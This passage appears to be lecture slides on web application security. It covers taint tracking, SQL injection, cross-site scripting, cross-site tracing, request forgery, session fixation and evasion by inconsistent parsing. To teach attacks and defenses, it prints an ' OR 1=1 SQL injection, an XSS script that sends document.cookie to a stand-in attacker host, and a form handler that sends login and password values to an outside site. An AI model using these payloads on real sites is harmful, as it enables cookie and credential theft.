 - e.g., copy, move, load, store, etc.
 - Source tainted → Destination tainted
 - Or: data loaded via tainted index
 - e.g., `TainteData = table[TaintedIndex]`
- Multi-operand instructions:
 - e.g., add, xor, mult
 - Operand tainted → Destination tainted
- Again: overhead...




False Positive Evaluation

- Tested >15 programs
 - apache, named, bftpd, ssh, emacs, Firebird...
- Settings
 - Taint input from sockets
 - Taint input from files not owned by root
 - Check that format strings, return addresses, and function pointers are not tainted
- Methodology
 - Common-case run of each application
 - Ensure there is significant tainted input
- Result: no false positives

Distributed Detection

- Low load servers & Honeypots:
 - Monitor all incoming requests
 - Monitor port scanning traffic
- High load servers:
 - Randomly select requests to monitor
 - Select suspicious requests to monitor



Automatic Signature Generation

- Signature (identification) of infection packets
- Goals for Automatic Signature Generation
- Fast
 - Generate signatures before most vulnerable hosts compromised
- Generate accurate signatures
 - Low false positive rate
 - Low false negative rate
- Effective against polymorphic worms
 - Polymorphic worms morph on each infection attempt
 - Payload encryption & obfuscation

Automatic Signature Generation

- Fast, accurate content-signature can block worm
- But how to generate it (automatically)?
- Observation: each code pointer exploit, uses some `trick` involving a fixed sequence
- Example: code pointer overwrite using printf
 - Input (format string) contain %n (to overwrite)
 - And more % codes (to reach pointer)
- Automatic signature generation:
 - Taint analysis → overwrite-causing packets
 - Learn common patterns → signature

Sting Approach

- Observation:
certain parts in packets need to stay invariant even for polymorphic worms
- Automatically identify invariants in packets for signatures
 - More sophisticated signature types
 - Semantic-based signature generation
- Advantages
 - Accurate
 - Effective against polymorphic worms

Agenda

- Code corruption attacks, esp. buffer overflow
- **Service (SQL, command) injection**
 - Unauthorized access (E.g., directory traversal)
- Malicious script attacks (e.g. Cross Site Scripting)
- Session / credential attacks
- Inconsistent parsing

Service Injection Attacks

- Site receives input in 'web form' or as URL
- May combine with prefix/suffix
- Uses result as (SQL) query, command, or script
- Attacker sends input with control characters, modifying the query/script
 - Many ways to exploit
 - Many sites are vulnerable
- Solutions:
 - Sanitize inputs before using them
 - Suspect attack if input contains control characters
- Example...

Example: SQL Injection Attack (1)

- Login page asks for username and a password.
- The code behind the page generates SQL query that checks the given parameters

```
SELECT    UserList.Username
FROM      UserList
WHERE     UserList.Username = 'George'
          AND UserList.Password = 'xti58R'
```

Example: SQL Injection Attack (2)

- An attacker can enter a valid username and an arbitrary password and injects some additional valid code (" ' OR 1=1") in the password field
 - ❑ `SELECT UserList.Username`
 - ❑ `FROM UserList`
 - ❑ `WHERE UserList.Username = 'George'`
 - ❑ `AND UserList.Password = 'ddd' OR 1=1`

Preventing Injection Attacks

- Injections attacks are simple, well known...
 - Yet - still common vulnerability!
- **Input Validation**
- **Reject (filter) input with control chars (`,",<...)**
 - Remove or change to escape sequence
- Where?
 - By application? Prone to errors
 - By application gateway (`Web Application Firewall`)
 - As separate machine or code on appl server
 - Careful: does gateway/firewall and server interpret `input` the same? ... evasion attacks...

Agenda

- Code corruption attacks, esp. buffer overflow
- Service (SQL, command) injection
- Malicious script attacks (e.g. Cross Site Scripting)
- Session / credential attacks
- Inconsistent parsing

Malicious script attacks

- Attack computer – exploit browser/helper bug
 - Very common penetration technique
- Web-zombie
 - Attack victim site (DoS)
 - Fake clicking on ads, voting, searching,...
 - Scan: computer, network, victim network
 - See [SPI Labs JavaScript scanner paper](#)
 - And then control/attack...
- Cross-Site Scripting (XSS)
- Cross-Site Tracing (XST)
- Cross-Site Request Forgery (XSRF)

Disable/Remove (Malicious) Scripts

- Completely? Functionality for security?
- Sandbox correctly?
 - HTML already too much? (e.g. DDoS)
- Main current defense: blacklist and/or (signed) whitelist
 - E.g.: FF NoScript, IE Zones
- Blacklist: sites or scripts?
 - Both: easy evasion... [see in lab?]
- Signed/whitelisted:
 - By whom? Says what?
 - Scripts often contain (changing) data
 - Whitelist domains: MITM, DNS-Poison adversaries

Established-Scripts Registry ?

- A `mal-script blocker`?
- Reconsider signed / whitelisted scripts...
- From (user-selected) `trust service`
- Listing / signature says:
 - Known since <date> from <IPs>
 - Automated – very low cost!
 - No known risks (as of <date>)
 - Details, mainly: don't hash (changing) areas

Refresh Question

- What if we accept scripts only from `good` domains?
 - I.e., whitelist
- Attacks?
 - MITM / DNS poisoning Adversary
 - How?
- Or: Cross-Site Scripting (XSS)...

XSS – Cross-Site Scripting Attacks

- Many sites allow users to add / modify content
 - Forums, blogs, talk-back / comments, Wiki...
 - Portal: collects from sites, docs (even metadata)...
- Cross Site Scripting (XSS) attack:
 - Site (unknowingly) hosts, serves malicious content/script
- Eve adds comment to Bob's blog
 - Server thinks this is `just text`
- Alice accesses Bob's blog (innocent read)
- HTML returned contains Eve's script
 - Browser considers (part of it) as script
- Eve's scripts run on Alice's browser
 - As if it came from Bob... different goals
 - Script may expose cookie (of server), install malware, etc.

Mal-Content XSS Example (1)

- Scripts in the web-page content
 - `<script type="text/javascript">`
 - `document.write(`<iframe src="http://www.hacker.com/capture.cgi?'+document.cookie+' " width=0 height=0></iframe>`);`
 - `</script>`

Mal-Content XSS Example (2)

- Scripts in the web-page content
 - `<script type="text/javascript">`
 - `document.write(`<iframe src="http://www.hacker.com/capture.cgi?'+document.cookie+' " width=0 height=0></iframe>`);`
 - `</script>`
 - Opens a hidden frame

Mal-Content XSS Example (3)

- Scripts in the web-page content
 - `<script type="text/javascript">`
 - `document.write(`<iframe src="http://www.hacker.com/capture.cgi?'+document.cookie+' " width=0 height=0></iframe>`);`
 - `</script>`
 - Retrieves the user's cookies

Mal-Content XSS Example (4)

- Scripts in the web-page content
 - `<script type="text/javascript">`
 - `document.write(`<iframe src="http://www.hacker.com/capture.cgi?" + document.cookie+' " width=0 height=0></iframe>`);`
 - `</script>`
- Invokes a program that sends the cookies to the attacker's Web site

XSS Reflection Attack

- Cause user agent to send crafted request to server
 - By sending a link/image in a spoofed email message (and causing user to click on the link)
 - By linking from a page controlled by attacker
 - Even partially, e.g. via ad
- Server replies with page containing script
 - Example: send page with `File <filename> not found`
 - If <filename>: URL from request – there is no check
 - BUT – `URL` is actually: <script>...
 - Failure to separate between data and code!

Risks of (Reflecting) XSS

- Mal-Scripts threats (see above, e.g. WebZombie)
- Expose client's cookies,
 - With session state, order info...
- Expose posted form data items, e.g. password
- Defacement
 - Present fake (often, offensive) information to users
 - Present misleading info, e.g. stock data
 - Present an ad or popup
- Spoofing/Phishing: fake login dialog
 - Modify page, fake password dialog/popup
 - Password sent to attacker

Defending from XSS

- Input data validation and filtering
- Output filtering / encoding
- Both: common, server-only techniques
 - Implemented by application and/or Web Application Firewall (WAF)
- Client-side XSS defenses
 - New ideas

Defending from XSS

- Input data validation and filtering
 - **Never trust client-side data, validation!**
 - Including cookies!
 - Sanity check: allow only what you expect
 - Remove / escape (encode) all special characters
 - Notice: many encodings, special chars!
 - E.g., long (non-standard) UTF-8 encodings
 - Encode / remove all but known Ok chars
 - Usability issues... Think international text (Hebrew...)
 - Also helps against (SQL, command) injection attacks
- Output filtering / encoding
- Client-side XSS defenses

Defending from XSS

- Input data validation and filtering
- Output filtering / encoding
 - Remove / encode (X)HTML special chars
 - < for <, > for >, " for “ ...
 - Allow only safe commands (e.g., no <script>...)
 - Caution: `filter evasion` tricks
 - See [XSS Cheat Sheet for filter evasion](#)
 - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <SCRIPT>alert(“XSS”)...
 - Or: (long) UTF-8 encode, or...
 - Caution: Scripts not only in <script>!
- Client-side XSS defenses

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
 - ``
- JavaScript On{event} attributes (handlers)
 - From HTML 4.0
 - OnSubmit, OnError, OnLoad, ...
- Typical use:
 - ``
 - `<iframe src=`https://bank.com/login` onload=`steal()`>`

Caution: Scripts not only in <script>!

- JavaScript On{event} attributes (handlers)
 - From HTML 4.0
 - OnSubmit, OnError, OnLoad, ...
- Typical use – form example:
 - `<form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value+':'+document.forms(1).password.value;" </form>`

Acrobat 7.0.8 Vulnerability

- acrobat plug-in מאפשר קישור ל"חלק" בתוך הדף:
<href a=" www.x.com/a.pdf#frag">
- הדפדפן מבקש את www.x.com/a.pdf (ללא
ה"חלק")
- עם קבלת האובייקט, מעביר אותו עם ה"חלק"
- אם ה"חלק" מכיל קוד javascript, אז הוא יורץ כאילו
התקבל מהאתר www.x.com
- עד גרסא עד 7.0.9
- חולשה חמורה!! (מדוע?)

Defending from XSS

- Input data validation and filtering
- Output filtering / encoding
- Client-side XSS defenses
 - Noxes [Kirda et al., 2006]: personal WAF
 - Blocks requests for pages, based on rules
 - Not all XSS attacks request `bad` pages...
 - Usability?
 - Extend MalScriptBlocker extension ?
 - Extend browser, server to block XSS
 - Details...

MalScriptBlocker Extension: anti-XSS

- Prevent hacker modification of HTML, scripts
- **Blind-append (`Write-Only`) Adversary Model**
 - Attacker can add (append) content into page
 - But cannot read page!
- Solution: server adds code authentication key K
 - Random number in <META> tag
- Use K to authenticate all scripts/tags
 - Using cryptographic MAC
 - Or append K as (optional) attribute of tags
 - But prevent also change of attributes of tag!
- ☹ Requires support by both server and client

MalScriptBlocker Extension: anti-XSS

- Block XSS without server support?
- How? Extend script registry service...
- Registry identifies sites with rare script changes
 - E.g., bank
- Don't accept unregistered scripts from such sites

Agenda

- Code corruption attacks, esp. buffer overflow
- Service (SQL, command) injection
- Malicious script attacks (e.g. Cross Site Scripting)
- **Session / credential attacks**
 - MITM / DNS-poisoning
 - Cookie stealing via XSS/XST (Cross-Site Tracing)
 - Session riding / Request forgery (XSRF)
 - Session fixation
- Inconsistent parsing

Session / Credential Attacks


- MITM / DNS-poisoning
 - If cookie is not encrypted (via SSL/TLS)
- Cookie stealing via XSS
 - IE: prevent with HttpOnly cookie attribute
 - **XST (Cross-Site Tracing)**: steal `HttpOnly cookie`
 - And HTTP authentication,...
- **Session Riding / Request forgery (XSRF)**:
 - Forged (fake), authenticated request to server
 - With cookie/credential... courtesy of the browser
- **Session Fixation**: set (predict) cookie before auth
 - Allows impersonation after authentication

Cross-Site Tracing (XST)

- Steal `HttpOnly cookie` - even over SSL!
 - And HTTP authentication,...
- Uses less-known HTTP Trace/Track methods
 - `Loopback` echo of entire HTTP Request (as body)
 - Including cookies, HTTP auth headers, ...
- Requires script to issue Trace, forward response
 - Can be done via XMLHTTP (IE), XMLHttpRequest (FF)
 - Limited by same origin (domain) policy
 - So: via XSS
- Prevention
 - Prevent XSS...
 - Disable Trace/Track method in server and proxies
 - Other methods to block: put, delete, connect
 - Block Trace requests from browsers (IE: partially, see note 2)


Cross-Site Request Forgery (XSRF)

- Aka `session riding`
- Attack on sites using cookies to identify user
 - Even using SSL/TLS
- Cookie sent by browser with requests...
- Mal-script in webpage sends request!



Cross-Site Request Forgery: Prevention (1)

- Check `referrer` header [Blocked? Modified?]
- Secure identifier in (hidden) form field
 - Exercise: design
- Per-transaction authorization
- Use `same origin policy` to secure (SSL/TLS) sessions
- Session logout (and cleanup...)



Cross-Site Request Forgery: Prevention (2)

- Research ideas, prototypes...
- Client and proxy solutions [JKK2006, JW2006]
 - Proxy handles request/responses r :
 - On request r with session ID ($r.sid$):
 - If $T[r.sid]=\perp$ then $\{T[r.sid]=NewToken(); \text{forward } r\}$
 - Else if $T[r.sid]=r.token$ then forward request (sin token)
 - Else block request or remove session ID
 - On response r with session ID ($r.sid$): :
 - If $T[r.sid]=\perp$ then $T[r.sid]=NewToken()$
 - Forward $r+T[r.sid]$
 - Client only solution?
 - Extend `HttpOnly` and `same origin policy` ...
 - `Same origin` cookie: send only from same origin
 - Default on??

Session Fixation Attack

- How can Eve `hijack` session?
 - Predict session ID (in cookie/URL)
 - Capture session ID (URL: referrer, Cookie: XSS/XST)
 - Or... Select (fix) session ID!
- Example: PHP servers default session mechanism:
 - On receiving request: checks *session ID* (cookie/URL)
 - If exists, recreate/create session
- Eve sends Alice to login with selected session ID
- Eve can then send requests with Alice's session ID
- Or, if server checks session really exists: Eve establishes session first...

Session Fixation Attack



Agenda

- Code corruption attacks, esp. buffer overflow
- Service (SQL, command) injection
- Malicious script attacks (e.g. Cross Site Scripting)
- Session / credential attacks
 - MITM / DNS-poisoning
 - Cookie stealing via XSS/XST
 - Session riding / Request forgery (XSRF)
 - Session fixation
- Inconsistent parsing
 - Response splitting
 - Evasion attacks: encoding failure, request smuggling

Inconsistent Parsing: Response Splitting

- Attacker sends a request
- Or: victim sends a request
 - By following link in email, or from web, or otherwise
- Site responds, reflecting request
- Response appears to client and/or proxies as two HTTP responses
- Second `response` controlled by attacker...
 - Allows all malscript/XSS attacks (e.g. defacement)
 - And web cache poisoning → attack on other user
- **Again: due to no separation between responses**
- Defense: HTTP Request/Response separation

Recall: Evasion by Encoding Tricks

- Non-standard encoding
- UTF-8 encodes unicode as 1 to 4 bytes
- Unicode 00000000 0xxx xxxx (Ascii) → 1B UTF8 :
(0xxx xxxx)
- Unicode: 00000yyy yyzzzzzz → 2B UTF8: 110yyyyy
10zzzzzz
- How to decode UTF-8 1100000y 10zzzzzz ?
 - WAF, standard: allow only shortest encodings
 - But server/client may accept also longer encodings!
 - E.g. [IIS 4.0 / 5.0 Extended UNICODE Directory Traversal Vulnerability](#).
 - Decode as 0yzzzzzz

Recall: Evasion via UTF-7 Auto-Encoding

- Another evasion technique: hidden UTF-7 encoding
- Char-set of HTTP response defined by:
 - Explicit charset attribute in header or body
 - Content-Type: text/html; charset=3D[encoding]
 - Implicit, auto-encoding on detecting UTF-7 chars
- Attack:
 - Response contains no explicit charset
 - WAF assumes no encoding, finds no script
 - Browser finds UTF-7 char, auto-decodes
 - Decoding reveals mal-script

Recall: `Content Editing` Attacks

- Idea: filter (FW) sees `sanitized/edited` stream
 - Yet, victim receives `real` requests/responses
- Insertion: IDS sees `attXack`, victim sees `attack`
 - E.g.: packet with short TTL (dropped before victim)
- Deletion: IDS sees `ack`, victim sees `attack`
 - E.g. packet with `wrong` IP version (e.g. 2)
- Merge/split, e.g. request smuggling
 - Victim (server) gets two requests
 - FW sees one request (2nd becomes part of 1st)
- Fragmentation/partitioning tricks

Recall: Evasion by Request Smuggling

- Different parsing between WAF and application server
- E.g. IIS limits requests to 48KB
 - Fixed/patched
- Web Application Firewalls (usually) allow longer requests
- → IIS considers data after 48KB as new request
- → Web Application Firewall considers it as body (ignore)
- Due to no separation between requests!
 - See: <http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf>

End of Application Security Lecture